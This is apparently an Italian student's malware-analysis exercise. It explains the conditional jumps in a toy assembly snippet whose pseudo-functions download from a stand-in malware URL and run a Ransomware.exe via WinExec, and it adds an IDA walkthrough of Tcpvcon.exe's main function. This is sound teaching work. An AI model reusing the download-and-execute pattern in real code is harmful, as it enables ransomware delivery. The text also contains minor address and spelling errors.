

Progetto

S11/L5

Traccia

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

1) Salti condizionali

Nel codice assembly vengono utilizzati due salti condizionali, «jnz» e «jz».

Salto Condizionale «jnz loc 0010BBA0»

Preparazione al Salto: L'istruzione «cmp EAX, 5» confronta il contenuto del registro «EAX» con il valore 5.

Questa operazione sottrae il secondo operando dal primo (EAX - 5) e aggiorna i flag del processore basandosi sul risultato.

Condizione del Salto: «jnz» sta per "jump if not zero" (salta se non zero). Questo significa che il salto a loc 0010BBA0 verrà eseguito se il risultato della comparazione precedente (cmp) non è zero, ovvero se «EAX» non è uguale a 5.

Salto Condizionale: «jz loc 0040FFA0»

Preparazione al Salto: L'istruzione «cmp EBX, 11» confronta il contenuto del registro «EBX» con il valore 11.

Anche qui, sottrae il secondo operando dal primo (EBX - 11) e aggiorna i flag del processore.

Condizione del Salto: «jz» sta per "jump if zero" (salta se zero). Questo significa che il salto a «loc 0040FFA0» verrà eseguito se il risultato della comparazione precedente (cmp) è zero, cioè se «EBX» è uguale a 11.

Conclusioni:

Il primo salto condizionale jnz loc 0010BBA0 verifica se EAX non è uguale a 5. Poiché EAX è stato precedentemente impostato a 5 (mov EAX,5), il salto **non** viene eseguito.



Il secondo salto condizionale jz loc 0040FFA0 verifica se EBX è uguale a 11. Poiché EBX è stato inizialmente impostato a 10 (mov EBX,10) e poi incrementato a 11 (inc EBX), il salto **viene eseguito**.

2) Diagramma di Flusso

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione



3) Funzionalità del Malware

All'interno del malware troviamo l'implementazione di due funzionalità distinte:

Funzione di download del malware (loc 0010BBA0):

Questa funzione utilizza l'istruzione «mov EAX, EDI» per caricare nel registro «EAX» l'indirizzo contenuto in «EDI», che contiene l'URL di un sito web potenzialmente dannoso, «www.malwaredownload.com».

Successivamente, tramite l'istruzione «push EAX», l'URL viene inserito nello stack per essere utilizzato come argomento per una funzione di download.

Conclusione: La chiamata «call DownloadToFile()» richiama una funzione di download con l'obiettivo di scaricare un file dal sito malevolo e salvarlo localmente.

Funzione di esecuzione del malware (loc 0040FFA0):

La funzione inizia con l'istruzione «mov EDX, EDI», che carica nel registro «EDX» il percorso di un file contenuto in «EDI» che, a sua volta, contiene il percorso di un file «.exe» dannoso («C:\Program and Settings\Local User\Desktop\Ransomware.exe»).

Segue l'istruzione «push EDX», che inserisce il percorso del file nello stack per essere utilizzato come argomento in una funzione di esecuzione.

Conclusione: La chiamata «call WinExec()» invoca una funzione di esecuzione di Windows per avviare il file specificato così d'attivare il malware (in questo caso, un ransomware).

4) Argomenti Call

Nel codice assembly a disposizione vengono utilizzate le funzioni `DonwloadToFile` e `WinExec`. Gli argomenti per queste funzioni sono passati tramite lo stack utilizzando l'istruzione `push`, seguita da `call` per eseguire la funzione.

Argomento `DonwloadToFile`:

EAX: Tramite l'istruzione «push» viene spinto sullo stack il valore contenuto in EAX (che ora è "www.malwaredownload.com"). Questo è il modo in cui viene passato l'argomento alla funzione `DonwloadToFile()`. Poiché l'argomento è ora sulla cima dello stack (nel momento in cui viene fatta la call), la funzione `DonwloadToFile()` potrà accedere a questo valore utilizzando un puntatore allo stack.

Argomento `WinExec`

EDX: L'istruzione «push» spinge il valore contenuto in EDX (il percorso del file .exe) sullo stack. Questo è l'argomento passato alla funzione `WinExec()`, che si trova ora in cima allo stack. La funzione utilizzerà l'argomento per eseguire il file specificato.

Bonus


Analizzare il file C: \Users\user\Desktop \Software Malware analysis\SysinternalsSuite \Tcpvcon.exe con IDA Pro.

Analizzare SOLO la "funzione corrente" una volta aperto IDA.

La funzione corrente la visualizzo con il tasto F12 oppure con il tasto blu indicato nella slide successiva.

Se necessario, reperire altre informazioni con OllyDBG oppure effettuando ulteriori analisi con IDA (o altri software).

Mi interessa soltanto il significato/funzionamento/senso di questa parte di codice visualizzato alla pagina successiva.



SysinternalsSuite\Tcpvcon.exe

Windows Help

100% 100%

No debugger

Hex View-A Structures Enums Imports Exports

tributes: bp-based frame

```
__cdecl main(int argc, const char **argv, const char **envp)
proc near
```

19C= word ptr -19Ch
ata= WSOdata ptr -198h
(221,1) 0001CE40 000000000041DA40: _main

Graph overview

Blocco 1



```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

var_19C= word ptr -19Ch
WSAData= WSAData ptr -198h
var_4= dword ptr -4
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h

push    ebp
mov     ebp, esp
sub     esp, 19Ch
mov     eax, dword_4272B4
xor     eax, ebp
mov     [ebp+var_4], eax
mov     eax, [ebp+argv]
push    eax                ; int
lea     ecx, [ebp+argc]
push    ecx                ; int
push    offset aTcpview    ; "TCPView"
call    sub_420CE0
add     esp, 0Ch
test    eax, eax
jnz     short loc_41DA74
```

Il codice inizia con il setup tipico di una funzione, salvando il contesto e allocando spazio sullo stack per le variabili locali. Successivamente, prepara gli argomenti necessari per chiamare una funzione specifica, denominata «sub_420CE0», passando una stringa ("TCPView"), il numero di argomenti della riga di comando (argc) e l'array di argomenti della riga di comando (argv). Dopo la chiamata alla funzione, il codice verifica il valore di ritorno per decidere il flusso successivo del programma, determinando se proseguire o meno con l'esecuzione normale. Per fare ciò, viene usato un **salto condizionale**.


Blocco 2



```
or     eax, 0FFFFFFFh
jmp    loc_41DB20
```

Questo blocco di codice viene eseguito nel momento in cui il salto condizionale del blocco 1 **non** viene effettuato. Imposta il registro EAX a 0xFFFFFFFF e poi salta incondizionatamente all'indirizzo loc_41DB20. L'impostazione di EAX a -1 potrebbe indicare un valore di errore o di stato, un comportamento comune nella gestione degli errori.

Blocco 3



```
loc_41DA74:
mov     edx, 101h
mov     [ebp+var_19C], dx
lea     eax, [ebp+WSAData]
push    eax                ; lpWSAData
movzx   ecx, [ebp+var_19C]
push    ecx                ; wVersionRequested
call    ds:WSAStartup
test    eax, eax
jz      short loc_41DAAB
```

Il blocco 3 viene eseguito se il salto condizionale del blocco 1 viene attivato. L'obiettivo di questa porzione di codice è quella di inizializzare l'uso della rete tramite l'**API Windows Sockets (Winsock)**. L'obiettivo di questo codice è chiamare la funzione WSAStartup, che è necessaria per avviare il supporto per il networking in un'applicazione Windows. Se l'inizializzazione va a buon fine, esegue un **salto condizionato** per continuare l'esecuzione del codice senza errori.

Blocco 4

```
push    offset aCouldNotInitia ; "Could not initialize Winsock.\n"
call    sub_40837A
add     esp, 4
or      eax, 0FFFFFFFh
jmp     short loc_41DB20
```

Se l'inizializzazione di Winsock **fallisce**, il codice mostra un messaggio di errore utilizzando la stringa "Could not initialize Winsock.\n", attraverso una chiamata a una funzione di gestione degli errori. Dopo aver mostrato il messaggio, il codice ripristina lo stack rimuovendo i 4 byte usati per l'argomento della chiamata a funzione e imposta EAX a -1 per segnalare un errore. Infine, salta ad un'altra parte del programma (loc_41DB20).

Bocco 5

```
loc_41DAAB:                ; lpCriticalSection
push    offset stru_42BC20
call    ds:InitializeCriticalSection
push    offset CriticalSection ; lpCriticalSection
call    ds:InitializeCriticalSection
push    offset aSeDebugprivile ; "SeDebugPrivilege"
call    sub_420F50
add     esp, 4
call    sub_418110
mov     byte_42BD20, al
movzx   edx, byte_42BD20
test    edx, edx
jnz     short loc_41DAED
```

Se l'inizializzazione di Winsock è **andata a buon fine**, il programma si occupa di inizializzare due sezioni critiche per la sincronizzazione tra thread e di configurare il privilegio di debug per il processo corrente. Dopo queste operazioni, il codice chiama una funzione aggiuntiva e memorizza il risultato per eseguire un salto condizionale.

Blocco 6

```
 N   
call    sub_41FE40  
mov     byte_42BD20, al
```


Il codice viene eseguito nel caso che il salto condizionale del blocco 5 non si verifichi. Chiama la funzione sub_41FE40, che esegue un'operazione e restituisce un valore. Questo valore, contenuto nel registro AL, viene poi memorizzato nella variabile byte_42BD20. Questo tipo di operazione è comune per conservare il risultato di una funzione in una variabile per ulteriori elaborazioni o verifiche.

Blocco 7

```
 N   
  
loc_41DAED:  
mov     eax, [ebp+argv]  
push    eax  
lea     ecx, [ebp+argc]  
push    ecx  
call    sub_41BB90  
add     esp, 8  
mov     edx, [ebp+argv]  
push    edx  
mov     eax, [ebp+argc]  
push    eax  
call    sub_41A380  
add     esp, 8  
movzx   ecx, al  
test    ecx, ecx  
jz      short loc_41DB1E
```

Nel caso in cui il salto condizionale del blocco 5 viene eseguito, questo codice prepara e chiama due funzioni, sub_41BB90 e sub_41A380, passando come argomenti l'array degli argomenti della riga di comando (argv) e il numero di argomenti (argc). Dopo le chiamate, memorizza il risultato della seconda funzione ed effettua un controllo sul valore. Se il valore è zero, il codice salta a loc_41DB1E per eseguire ulteriori operazioni.

Blocco 8



```
push    0
call    sub_41CC50
add     esp, 4
```

Questo blocco viene eseguito nel caso il salto condizionale del blocco 7 **non** viene eseguito. Il codice chiama la funzione sub_41CC50 passando «0» come argomento. Dopo la chiamata, il codice ripristina lo stack per mantenere la corretta gestione dello stack.


Blocco 9



```
loc_41DB1E:
xor     eax, eax
```

Se il salto condizionale del Blocco 7 avviene con **successo** viene eseguito questo blocco. Azzerare il registro EAX, impostandolo a zero. Azzerare i registri è una pratica comune per evitare risultati imprevisti da valori residui o non inizializzati.

Blocco 10



```
loc_41DB20:
mov     ecx, [ebp+var_4]
xor     ecx, ebp
call    sub_4049CE
mov     esp, ebp
pop     ebp
retn
_main  endp
```

Questo è l'ultimo blocco della funzione corrente. Gestisce la preparazione e la pulizia prima di terminare l'esecuzione. Prepara il valore di ritorno, chiama una funzione (sub_4049CE) utilizzando il valore modificato del registro ECX, e poi ripristina lo stack e il base pointer ai valori precedenti. Infine, la funzione ritorna al punto da cui è stata chiamata, completando l'esecuzione e restituendo il controllo al chiamante.